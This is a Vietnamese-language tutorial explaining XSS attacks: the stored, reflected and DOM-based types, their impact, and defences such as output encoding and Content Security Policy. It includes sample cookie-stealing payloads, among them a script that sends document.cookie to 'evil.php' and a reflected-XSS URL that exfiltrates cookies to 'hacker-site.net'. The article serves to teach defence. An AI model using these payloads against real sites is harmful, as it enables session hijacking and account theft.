
1) Tấn công XSS là gì?

XSS là 1 lỗ hổng bảo mật thường được tìm thấy trong các ứng dụng web. Các cuộc tấn công XSS là 1 loại chèn các tập lệnh độc hại vào các trang web đã được xác thực an toàn. Các cuộc tấn công thường cho phép kẻ tấn công giả mạo thành nạn nhân, chúng có thể làm bất cứ hành động nào mà người dùng có quyền và truy nhập được, truy nhập được tất cả dữ liệu của người dùng. XSS có mức độ phổ biến đứng thứ 2 trong top 10 OWASP

2) XSS hoạt động như thế nào?

Những kẻ tấn công sẽ chèn những mã độc hại (thường là đoạn JavaScript, HTML, Flash,…)vào trong các trang web. Khi các nạn nhân nhấn vào các liên kết thì các mã độc ngay sau đó có thể gửi cookie của nạn nhân đến 1 máy chủ khác hay các thông tin quan trọng khác.



Ví dụ về attack XSS:

Mã XSS tấn công và lấy cắp cookie của người dùng:

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```


3) Các loại tấn công XSS

Xss có 3 loại chính: Stored XSS, Reflected XSS and DOM-based XSS


3.1. Stored XSS

Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment … trên các trang web. Với kỹ thuật Stored XSS , hacker không


khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước. Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.



Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



Đến đây hacker coi như đã đạt được mục đích của mình. Vì lí do này mà kỹ thuật Stored XSS còn được gọi là second-order XSS. Kịch bản khai thác được mô tả như hình sau:



3.2. Reflected XSS

Có đến **75%** kỹ thuật XSS dựa trên Reflected XSS**.** Gọi là reflected(phản xạ) bởi vì trong kịch bản khai thác loại này, hacker phải gửi cho nạn nhân một URL có chứa đoạn mã nguy hiểm(thường là javascript). Nạn nhân chỉ cần request đến URL này thì ngay lập tức hacker sẽ nhận được respond chứa kết quả mong muốn(tính phản xạ thể hiện ở đây). Ngoài ra nó còn được biết đến với tên gọi first-order XSS.


Có nhiều hướng để khai thác thông qua lỗi Reflected XSS**,** một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website.

1. Người dùng đăng nhập web và giả sử được gán session:
   Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4
2 Bằng cách nào đó, hacker gửi được cho người dùng URL:
   http://example.com/name=<script>var+i=new+Image;+i.src="http://hacker-site.net/"%2bdocument.cookie;</script>
3 Nạn nhân truy cập đến URL trên
4 Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request(đoạn javascript của hacker)
5 Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
6 Đoạn javascript mà hacker tạo ra thực tế như sau
   var i=new Image; i.src="http://hacker-site.net/"+document.cookie;
7 Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

3.3 DOM Based XSS

DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML (DOM viết tắt của Document Object Model là 1 dạng chuẩn của W3C đưa ra nhằm để truy xuất và thao tác dữ liệu của tài liệu có cấu trúc như HTML, XML)

Thứ 1, DOM được thực thi ngay ở phía client mà không cần thông qua respond của server. Thứ 2, cấu trúc HTML đã bị thay đổi với script truyền vào. Và cũng có thể thấy kịch bản khai thác thực tế, DOM Based có phần giống với Reflected hơn là Stored XSS khi phải lừa người dùng truy cập vào một URL đã nhúng mã độc. Hình sau mô tả từng bước thực hiện kỹ thuật tấn công DOM Based XSS:



4) Tác hại của XSS

Tác động thực sự của một cuộc tấn công XSS thường phụ thuộc vào bản chất của ứng dụng, chức năng và dữ liệu của nó và trạng thái của người dùng bị xâm nhập. Nhưng hầu hết những kẻ tấn công thường lấy cookie của nạn nhân mạo danh để chiếm những dữ liệu quan trọng như thông tin cá nhân, tài khoản riêng tư , ngân hang,.. Còn những trang web thì có thể bị ảo hóa và bị chèn vào những mã đọc hại.

5) Cách ngăn chặn XSS

Việc ngăn chặn hiệu quả các lỗ hổng XSS có thể liên quan đến sự kết hợp của các biện pháp sau:

- **Lọc đầu vào khi đến.** Tại thời điểm nhận được đầu vào của người dùng, hãy lọc càng nhiều càng tốt dựa trên những gì được mong đợi hoặc đầu vào hợp lệ.
- **Mã hóa dữ liệu trên đầu ra.** Tại thời điểm mà dữ liệu do người dùng kiểm soát là đầu ra trong các phản hồi HTTP, hãy mã hóa đầu ra để ngăn không cho nó bị hiểu là nội dung hoạt động. Tùy thuộc vào bối cảnh đầu ra, điều này có thể yêu cầu áp dụng kết hợp mã hóa HTML, URL, JavaScript và CSS.
- **Sử dụng các tiêu đề phản ứng thích hợp.** Để ngăn ngừa XSS trong phản ứng HTTP mà không nhằm mục đích chứa bất kỳ HTML hoặc JavaScript, bạn có thể sử dụng Content-Type và X-Content-Type-Tùy chọn tiêu đề để đảm bảo rằng các trình duyệt giải thích các câu trả lời theo cách bạn dự định.
- **Chính sách bảo mật nội dung.** Là tuyến phòng thủ cuối cùng, bạn có thể sử dụng Chính sách bảo mật nội dung (CSP) để giảm mức độ nghiêm trọng của bất kỳ lỗ hổng XSS nào vẫn xảy ra.

6) Reference

https://www.business2community.com/business-innovation/cross-site-scripting-xss-web-based-application-security-part-3-02204503

https://en.wikipedia.org/wiki/Cross-site_scripting#Types

https://portswigger.net/web-security/cross-site-scripting

https://owasp.org/www-community/attacks/xss/

https://stackoverflow.com/questions/239194/how-does-xss-work

https://www.acunetix.com/websitesecurity/xss/

https://securitydaily.net/author/ping/

https://viblo.asia/p/tan-cong-xss-va-cach-phong-chong-L4x5x09O5BM